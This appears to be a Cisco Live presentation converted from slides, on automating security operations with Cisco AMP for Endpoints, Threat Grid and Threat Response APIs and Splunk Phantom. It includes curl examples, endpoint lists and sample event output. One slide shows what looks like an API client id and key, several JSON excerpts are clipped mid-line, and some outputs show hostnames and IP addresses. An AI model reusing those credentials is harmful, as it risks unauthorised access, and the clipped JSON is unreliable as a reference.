




## Splunk Phatom - Threat Grid Build-in Playbooks and Actions for custom Automations




- Automate actions based on the SOAR findings
  - 4 Supported Actions (test connectivity, detonate file, get report, detonate url)
  - 10 Associated Playbooks






#### Threat Response Ecosystem





### Threat Response - Chrome/Firefox Plugin


- Automatically collect observables
- Automatically retrieve observables' dispositions
- Take actions:
  - Block domains
  - Block files





#### Threat Response Ecosystem







### Splunk


- 1. Splunk → SIEM
- 2. Phantom → SOAR



#### Splunk - Cisco Threat Response



Query Threat Response for verdicts from within Splunk






### Splunk Phantom - Cisco Threat Response




- Initiate a query to Threat Response for Verdicts or Sightings of an observable and render in a table.
- 3 actions:
  - Verdict
  - Context
  - Test connectivity





Using the API's to Create your own Integrations



### API / Integrations

- AMP for Endpoints has 2 API Versions
- v0 GET only
- v1 adds DELETE, PATCH,POST
- v1 also allows for Streams

- All Data returned by the API will be in a JSON Envelope
- You can use curl, perl, python and create your own Integrations



#### How to get started

https://api-docs.amp.cisco.com/

- It's all documented:
  - Computer

GET /v1/computers/{:connector\_guid}/user\_trajectory

GET /v1/computers/{:connector\_guid}

GET /v1/computers

GET /v1/computers/user\_activity

GET /v1/computers/{:connector\_guid}/trajectory

PATCH /v1/computers/{:connector\_guid}

DELETE /v1/computers/{:connector guid}

Computer Activity

GET /v1/computers/activity

Computer User Activity
 GET /v1/computers/user activity

Event

GET /v1/events

Event Type

GET /v1/event\_types

EventStream

GET /v1/event\_streams

GET /v1/event\_streams/{:id}

POST /v1/event streams

PATCH /v1/event\_streams/{:id}

DELETE /v1/event\_streams/{:id}

\_---

File List

GET /v1/file\_lists/application\_blocking

GET /v1/file\_lists/{:file\_list\_guid}

GET /v1/file\_lists/simple\_custom\_detections

· File List Item

GET /v1/file\_lists/{:file\_list\_guid}/files

GET /v1/file\_lists/{:file\_list\_guid}/files/{:sha256}

POST /v1/file\_lists/{:file\_list\_guid}/files/{:sha256}

DELETE /v1/file\_lists/{:file\_list\_guid}/files/{:sha256}

Group

PATCH /v1/groups/{:group\_guid}

PATCH /v1/groups/{:child\_guid}/parent

GET /v1/groups

GET /v1/groups/{:group\_guid}

POST /v1/groups

Policy

GET /v1/policies

GET /v1/policies/{:policy\_guid}



## Fetch a list of computers GET /v1/computers

#### Fetch list of computers

#### Request

#### Requires Authorization

```
GET /v1/computers
```

#### Headers

```
accept: application/json
content-type: application/json
authorization: Basic FILTERED
```

cURL Edit, then copy and paste on your terminal

```
curl -X GET \
-H 'accept: application/json' \
-H 'content-type: application/json' \
--compressed -H 'Accept-Encoding: gzip, deflate' \
-u YOUR_API_CLIENT_ID \
'https://api.amp.cisco.com/v1/computers'
```

#### ,

#### Response

#### Shortened for readability

```
strict-transport
content-type: ar
status: 200 OK
x-ratelimit-limi
x-ratelimit-rese
x-ratelimit-rema
x-frame-options:
x-ratelimit-rese
transfer-encodir
```

```
"version": "v1.2.0",
"metadata": (
  "self": "https://api.amp.cisco.com/v1/computers"
 "results": {
   "total": 30,
   "current item count": 30,
   "index": 0,
   "items per page": 500
"data": [
   "connector guid": "e714d352-f682-47ba-baa7-a1d574bc8fe4",
   "hostname": "Demo AMP Threat Audit",
   "active": true,
     "computer": "https://api.amp.cisco.com/v1/computers/e714d352
     "trajectory": "https://api.amp.cisco.com/v1/computers/e714d:
     "group": "https://api.amp.cisco.com/v1/groups/68665863=74d5-
   "connector_version": "6.2.1.10782(AVC)",
   "operating system": "Windows 7, SP 1.0",
   "internal ips": [
    *77.189.252.203*
   "external_ip": "225.73.247.232",
   "group guid": "68665863-74d5-4bc1-ac7f-5477b2b6406e",
   "install_date": "2018-09-18T18:56:52Z",
   "network addresses": [
       "mac": "3d:21:d6:d4:33:17",
       "ip": "77.189.252.203"
     "guid": "75f5a2b7-2875-41c1-9a11-0b212f347a08",
     "name": "Triage Policy"
   "last seen": "2018-09-18T18:56:52Z"
   "connector_guid": "ec48da32-c85c-4885-a280-cedfbf2baea5",
   "hostname": "Demo AMP Threat Quarantined",
   "active": true,
   "links": {
     "computer": "https://api.amp.cisco.com/v1/computers/ec48da32
     "trajectory": "https://api.amp.cisco.com/v1/computers/ec48da
     "group": "https://api.amp.cisco.com/v1/groups/68665863=74d5-
   "connector_version": "6.2.1.10782(AVC)",
   "operating system": "Windows 7, SP 1.0",
   "internal_ips": [
     "46.164.189.54"
   "external_ip": "71.66.198.17",
   "group_guid": "68665863-74d5-4bc1-ac7f-5477b2b6406e",
   "install_date": "2018-09-18T18:56:52Z",
   "network_addresses": [
       "mac": "93:88:4e:1e:c7:37",
       "ip": "46.164.189.54"
     "guid": "75f5a2b7-2875-41c1-9a11-0b212f347a08",
     "name": "Triage Policy"
   "last_seen": "2018-09-18T18:56:52Z"
```

#### Fetch a list of computers that have connected to given URL

GET /v1/computers/activity

#### Request

#### Requires Authorization

```
GET /v1/computers/activity?q=sovereutilizeignty.com&offset=0&limit=5
```

#### Headers

```
accept: application/json
content-type: application/json
authorization: Basic FILTERED
```

CURL Edit, then copy and paste on your terminal

```
curl -X GET \
-H 'accept: application/json' \
-H 'content-type: application/json' \
--compressed -H 'Accept-Encoding: gzip, deflate' \
-u YOUR_API_CLIENT_ID \
'https://api.amp.cisco.com/v1/computers/activity?q=sovereutilizeignt
```




#### Response

#### Actual Response

```
strict-transport-security: max-age=31536000
content-type: application/json; charset=utf-8
status: 200 OK
x-ratelimit-limit: 3000
x-ratelimit-reset: 2482
x-ratelimit-remaining: 2824
x-frame-options: SAMEORIGIN
x-ratelimit-resetdate: 2018-09-17T21:58:25Z
transfer-encoding: chunked
  "version": "v1.2.0",
  "metadata": {
    "links": {
      "self": "https://api.amp.cisco.com/v1/computers/activity?q=sov
    "results": {
      "total": 0,
      "current item count": 0,
      "index": 0,
      "items per page": 5
  "data":
```

### Now let's get really started.


https://console.amp.cisco.com





#### Get some code

#### https://github.com/QuiLoxx/ATS-APIs





#### Get some code

#### https://github.com/QuiLoxx/ATS-APIs

- Download zip, or git clone <a href="https://github.com/QuiLoxx/ATS-APIs.git">https://github.com/QuiLoxx/ATS-APIs.git</a>
- cd ATS-APIs/amp4e/neipatel\_event-stream
- Edit (vi, nano) parameters.json

```
"debug" : true,
"client id": "9c61a026a5f20436e511",
"api key" : "a601790b-9805-4a3c-99b4-
38c7354a32de",
"endpoint": "api.amp.cisco.com",
"group name" : "Protect",
"event name": "Threat Detected",
"event ids": [1090519054, 553648130,
554696714, 554696715],
"id or name" : "id"
```

# Event IDs?

### https://api.amp.cisco.com/v1/event\_types

 curl -X GET \ -H 'accept: application/json' \ -H 'content-type: application/json' \ --compressed -H 'Accept-Encoding: gzip, deflate' \ -u YOUR\_API\_CLIENT\_ID \ 'https://api.amp.cisco.com/v1/event\_types'

```
▼ data:
  ▼0:
      id:
                      553648130
                     "Policy Update"
      name:
                     "An agent has been told to fetch policy."
      description:
  ▼1:
                      554696714
      id:
                     "Scan Started"
      name:
                     "An agent has started scanning."
      description:
  2:
                      554696715
      id:
                     "Scan Completed, No Detections"
                    "A scan has completed without detecting anything malicious."
    ▼ description:
  ₹3:
      id:
                      1091567628
                      "Scan Completed With Detections"
      name:
                     "A scan has completed and detected malicious items."
      description:
  ₹4:
      id:
                      2165309453
                      "Scan Failed"
      name:
                     "A scan has been attempted, and failed to run."
  ₹5:
      id:
                      1090519054
                      "Threat Detected"
                     "A threat was found on this system."
      description:
```



# Run some code

./amp\_event\_stream.py

```
[x] Received
'{"id":1543828593054437020,"timestamp":1543828593,"timestamp nanoseconds":54437000,"date":"2018-12-
03T09:16:33+00:00", "event type": "ThreatDetected", "event type id":1090519054, "detection": "EICAR.TEST.FILE.F
romHash", "detection id": "12908180009449217", "connector guid": "b19279dc-926c-4e1f-9959-
9fa86c4a892b", "group guids": ["3c3d0879-b212-4c90-8c54-
95e424520e20"], "severity": "Medium", "computer": { "connector guid": "b19279dc-926c-4e1f-9959-
9fa86c4a892b", "hostname": "trosenda\xe2\x80\x99s MacBook
Pro", "external ip": "173.38.220.61", "user": "u", "active": true, "network addresses": [{"ip": "192.168.0.98", "mac
":"4c:32:75:98:5b:27"}, {"ip":"", "mac":"6a:00:02:dd:7a:c0"}, {"ip":"", "mac":"6a:00:02:dd:7a:c1"}], "links":{"
computer": "https://api.amp.cisco.com/v1/computers/b19279dc-926c-4e1f-9959-
9fa86c4a892b", "trajectory": "https://api.amp.cisco.com/v1/computers/b19279dc-926c-4e1f-9959-
9fa86c4a892b/trajectory", "group": "https://api.amp.cisco.com/v1/groups/3c3d0879-b212-4c90-8c54-
95e424520e20"}}, "file": { "disposition": "Malicious", "file name": "Unconfirmed 235504.crdownload", "file path":
"/Users/trosenda/Downloads/Unconfirmed
235504.crdownload", "identity": { "sha256": "275A021BBFB6489E54D471899F7DB9D1663FC695EC2FE2A2C4538AABF651FD0F"
}, "parent": { "process id": 5143, "disposition": "Clean", "file name": "Google
Chrome", "identity": { "sha256": "689AC49CEA175D43B2A6D50DC9219FAB72DBE118C66E6A598CF9A53F3BA9863A" } } } }
```



# Some more Examples

### https://github.com/CiscoSecurity

E 0					
l≣1 0	1_aut	henti	cati	on i	ov
_ ~			OG C	~	~,

- 02a\_get\_computers\_list.py
- 02b\_get\_computer\_details.py
- 02c\_get\_computer\_trajectory.py
- 02d\_get\_computer\_user\_trajectory.py
- 02e\_get\_user\_activity.py
- 02f\_search\_environment\_for\_indicator.py
- 02g\_move\_computer\_to\_group.py

### amp-04-process-name-to-network-connections

Searches an environment for a process name and collects observed network connections

### amp-04-sha256-to-network-connections

Searches an environment for a SHA256 and collects observed network connections

### amp-04-check-sha256-execution

Check if a given SHA256 has been executed in an AMP for Endpoints environment




A simple Use Case:

Automated Document Analysis leveraging API Integration



# Use Case - Automated Document Analysis

- Organizations have to accept files from external sources, upload portals are created frequently for this purpose
  - Examples: Applications for Employment, File Sharing Platforms for Schools and Universities
- These files are from unknown/untrusted sources and need to be checked
- We can leverage AMP File Reputation and Threat Grid File Analysis before delivering the files to the receiving department





Automated File Analysis Demo




Cross Architecture Integrations

Integrating with Webex Teams for instantaneous Collaboration




# After all, What Is the Challenge?





Webex Teams Integration Demo

cisco Live!




Rene Straube
Consulting Systems Engineer
Berlin, Germany



Valeria Scribanti Consulting Systems Engineer Milan, Italy




# Advanced Threat Diagonal Learning Map






# Complete your online session survey



- Please complete your session survey after each session. Your feedback is very important.
- Complete a minimum of 4 session surveys and the Overall Conference survey (starting on Thursday) to receive your Cisco Live t-shirt.
- All surveys can be taken in the Cisco Events
   Mobile App or by logging in to the Content
